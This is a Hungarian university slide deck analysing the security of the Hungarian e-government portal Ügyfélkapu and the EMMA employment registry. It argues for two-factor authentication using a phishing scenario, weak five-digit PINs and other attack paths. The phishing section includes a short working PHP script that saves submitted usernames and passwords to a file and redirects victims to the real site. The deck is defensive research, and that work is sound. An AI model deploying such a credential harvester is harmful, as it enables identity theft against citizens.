BME IK

Informatikai Központ

A magyar elektronikus közigazgatási rendszer biztonsági analízise

Krasznay Csaba, Szigeti Szabolcs
BME Informatikai Központ

BME IK
Informatikai Központ

Tartalom

- A Közigazgatási Eljárási Törvény és végrehajtási rendeletei
- Fogalmak
- Az Ügyfélkapu biztonsági analízise
- Támadási lehetőségek
- Pozitív és negatív példák

Bevezetés

- 2004 decemberében elfogadták a Közigazgatási Eljárási Törvényt (2004. évi CXL törvény), mely 2005 novemberében lépett életbe
- Ez alapvetően átszervezi a közigazgatás működését, többek között rendelkezik az elektronikus közigazgatás bevezetéséről is
- A törvényhez kapcsolódóan öt informatikai témájú végrehajtási rendelet jelent meg
- Több műszaki specifikáció is elkészült
- Az elektronikus közigazgatási rendszerek biztonságával és együttműködő-képességével a 195/2005 (IX. 22.) számú kormányhatározat foglalkozik

A végrehajtási rendelet

- A IV. fejezet a minőségirányítási követelményekkel foglalkozik
- Bár nincs kimondva, a jogalkotó az ISO 9001 és az ISO 17799-es szabványokat vette alapul
- Előírja a kockázatelemzések elvégzését
- Ezek alapján biztonsági osztályokba kell sorolni a különböző tevékenységeket
- Lehetőség nyílik a kiszervezésre is

A végrehajtási rendelet

- Az V. fejezet a biztonsági követelményekkel foglalkozik
- Lefordítva aktuális műszaki nyelvre a jogszabályt, az ügyfél azonosításánál SSL kapcsolat, egyedi azonosítók és időbélyegzés szükséges
- A rendszer működése során biztosítani kell a naplózást, az üzletmenet-folytonosságot, a mentést és az archiválást
- Külön kiemeli az elektronikus dokumentumok archiválásának fontosságát
- Az e-közigazgatási rendszerekben vírusvédelmet is használni kell
- Lehetőség van titkosított adattovábbításra
- A hozzáférési és fizikai biztonság kialakítása is része a követelményeknek

A végrehajtási rendelet

- A VI. fejezetben jelennek meg az interoperabilitás kérdései
- A jogalkotó felismerte annak a veszélyét, ha a rendszerek különböző adatformátumokkal dolgoznak
- Nem kötelező, de ajánlott a nemzetközi nyílt szabványok használata
- Összességében fontos, hiánypótló jogszabály

BME IK
Informatikai Központ

Fogalmak

- **Hitelesítés (authentication): az a folyamat, melynek során egy számítógép, számítógépes program vagy egy másik felhasználó megpróbál meggyőződni arról, hogy az a számítógép, számítógépes program vagy felhasználó, aki kapcsolatba akar lépni vele, az, akinek állítja magát.**
- **Azonosítás (identification): az a folyamat, melynek során az ügyfél személyazonosságát oly módon kell alátámasztani, hogy az elektronikus azonosítás egy korábban, hitelesítés-szolgáltató vagy a regisztrációs szerv által végzett, az ügyfél személyes megjelenését igénylő személyazonosításhoz legyen köthető, azaz ez vagy elektronikus aláírással, vagy okmányirodai megjelenéssel teljesíthető**
- **Single sign-on: a szoftveres autentikációnak egy olyan speciális formája, mely a felhasználókat egyszer hitelesítve több szoftveres rendszer szolgáltatásaihoz engedi hozzáférni.**

BME IK
Informatikai Központ

Fogalmak


- **Kétlépcsős hitelesítés (two-factor authentication): olyan protokoll, mely két egymástól független módon állapítja meg a személyazonosságot és a jogosultságokat. Alapvetően három tényezővel hitelesíthető valaki: tudás alapján (pl. jelszó), birtok alapján (pl. egy intelligens kártya, amit birtokol) vagy biometrikus jellemzők alapján (pl. ujjlenyomat)**
- **Adathalászat (phising): célja olyan érzékeny adatok megszerzése, mint a jelszavak vagy bankkártya számok oly módon, hogy ezeket az adatokat hivatalos elektronikus kommunikációnak álcázva kérik a felhasználóktól, akik önként adják azt át.**


Az Ügyfélkapu analízise

- A magyar elektronikus közigazgatás „arca”
- Elérhetők róla az okmányirodai szolgáltatások, az APEH rendszere és a felvételi rendszer
- Funkciója szerint több, mint gyűjtőportál, de kevesebb, mint single sign-on rendszer
- A tervezők szándéka szerint SSO lenne

Hitelesítés az Ügyfélkapun

- Az azonosítás okmányirodában vagy elektronikus aláírással lehetséges
- Egylépcsős és kétlépcsős hitelesítésre is van lehetőség
- Az egylépcsős hitelesítés felhasználónévvel és jelszóval történik
- A kétlépcsős hitelesítés elektronikus aláírással történik






BME IK
Informatikai Központ

Támadási lehetőségek

- Az egylépcsős hitelesítés nagyon sebezhető
- Ha megvalósul a valódi elektronikus közigazgatás, amikor az azonosítás után nem kell személyesen megjelenni, ez a sebezhetőség kellő motivációt adhat bűnözői csoportoknak
- Egyszerű social engineering támadásokkal tömegesen lehet megszerezni jelszavakat az Ügyfélkapuhoz
- Ezzel megvalósul az identitáslopás (identity theft)
- Az APEH 2005/4-es tájékoztatója „Veszélyes lehet a túlzott bizalom” címmel már bizonyítja, hogy az egylépcsős azonosítás alkalmatlan egy ilyen fontosságú szolgáltatás védelmére
- Az első támadások abban a pillanatban meg fognak jelenni, amikor a befektetett munka nagyobb hasznot hoz, mint amennyibe került


Phising támadás



- E-mail a Kormányzati Portál ügyfélszolgálatától, az ugyfelszolg@magyarorszag.hu címről
- Hivatalosnak tűnő üzenet arról, hogy az Ügyfélkapus jelszavak eltűntek
- Kérés arra vonatkozólag, hogy a felhasználó regisztrálja magát újra az adott linken
- A link bonyolult, de a felhasználó egy kattintással elérheti a weboldalt

BME IK
Informatikai Központ

Phising támadás



BME IK
Informatikai Központ

Phising támadás

- Az URL egy hondurasi címre mutat: www.magyarorszag.hn
- A tanúsítványt a Verisign adta ki erre az oldalra
- A HMTL forrás az elfelejtett jelszót igénylő oldalból származik
- Egyetlen kép lett megváltoztatva
- A szöveg háromnegyede megegyezik az eredetivel, gyakorlatilag az e-mail szó ki lett cserélve jelszóra, és hiányzik egy mondat.
- Az OK gombra való kattintás után a felhasználó visszakerül az eredeti oldalra, a támadó pedig gazdagabb egy felhasználónévvel és jelszóval
- Ezzel a felhasználónévvel és jelszóval a támadó már el tud járni az áldozat nevében, megvalósul az identitáslopás
- De mi van a szerveroldalon?

Phising támadás


```php
<?php

$login_name = $_POST["login_name"];
$password   = $_POST["password"];

$user_database = fopen("user.txt","a");
fwrite($user_database, "\n" . $login_name . "\n" . $password . "\n");
fclose($user_database);

?>

<html>
 <head>
  <meta http-equiv="Refresh" content="0; URL=http://www.magyarorszag.hu/">
  <title></title>
 </head>
 <body>
 </body>
</html>
```



További támadási lehetőségek


- Olyan lokális internetes féreg kezd el terjedni, amilyen a Zafi volt
- Ez a megfertőzött gépen levelezőszervert indít, amely tömegesen küldi ki az áldozat gépén található e-mail címekre a fenti phising levelet
- A féreg egy trójait is telepít a gépre, amivel jelszólopó alkalmazást lehet üzemeltetni, ha esetleg a felhasználó nem dőlne be a phising levélnek
- Belső hálózaton (pl. egy nagy könyvelőirodánál) man-in-the-middle (beékelődéses) támadást lehet kezdeni a jelszavak megszerzésére
- A DNS cache poisoning támadás is sok helyen hatékony lehet
- Ekkor a www.magyarorszag.hu domain név az áldozat gépén egy másik oldalra lesz átirányítva


BME IK
Informatikai Központ

Tanulságok

- Az egylépcsős hitelesítés hibái kivédhetetlenek, mert mindegyik támadás az ügyfél ellen irányul
- Az ilyen jellegű támadások elindulása csak idő kérdése
- Időben kell védekezni, az utólagos védekezés drága, nehéz és hatalmas presztízsveszteséggel jár

Kétlépcsős azonosítás az Ügyfélkapun






- Elektronikus aláíráson alapul
- Sehol nem látott technológiát használva a beléptetés egy űrlap aláírásával valósul meg, nem pedig kérdés-válasz (challenge-response) alapon
- A fából vaskarika tipikus esete
- Tapasztalataink szerint ráadásul igen alacsony rendelkezésre állással (nem) működik a rendszer
- Emellett adminisztratív megoldásokkal is akadályozzák a technológiát
- Az öt végrehajtási rendelet mindegyike foglalkozik az elektronikus aláírással

Tanulságok

- Az Ügyfélkapu egy nem biztonságos és egy biztonságos, de technikailag, szakmailag nehezen kezelhető hitelesítési megoldást használ
- A rendszer üzemeltetői még időben vannak ahhoz, hogy védekezzenek, hiszen az elektronikus közigazgatás fejletlensége miatt nincs értelme támadni
- A jogi szabályozás rossz irányba mutat, ennek köszönhető ez a „megoldás”
- De van rosszabb megoldás is

BME IK
Informatikai Központ

Az EMMA rendszer



BME IK
Informatikai Központ

Az EMMA rendszer

- Az EMMA az Egységes Munkaügyi Nyilvántartó Rendszer, amiben elvileg minden alkalmazásban levő ember személyes adatai szerepelnek
- Ehhez a felhasználónév az adóazonosító, ami nyilvános adat
- A jelszó egy öt számjegyből álló PIN kód
- Ez maximum 100.000 lehetséges variáció
- Egy ügyes programozó néhány perc alatt végigpróbálja az összes variációt
- Látszólag semmi védelem nincs a PIN kódok támadása ellen (3 hibás próbálkozás utáni letiltás, egyre hosszabb próbálkozási idő)

Akiktől lehet tanulni

- A legjobb megoldás a hitelesítéshez a mobiltelefon felhasználása lenne, mint az összes magyar internetes banki alkalmazásnál
- Az elektronikus aláírással ellentétben egyetlen helyen sem esik szó ennek a használatáról
- A IX. és a XIII. kerület önkormányzata megfelelően használja az elektronikus aláírást, űrlapok aláírására
- Aki megfelelő e-közigazgatási hitelesítési megoldást akar látni, ne menjen messzire
- Hanem látogasson el a szlovén kormányzati portálra: http://e-uprava.gov.si/e-uprava/

Köszönöm figyelmüket!

Krasznay Csaba, Szigeti Szabolcs

Budapesti Műszaki és Gazdaságtudományi Egyetem

Informatikai Központ

krasznay@ik.bme.hu

(www.krasznay.hu)

szigi@ik.bme.hu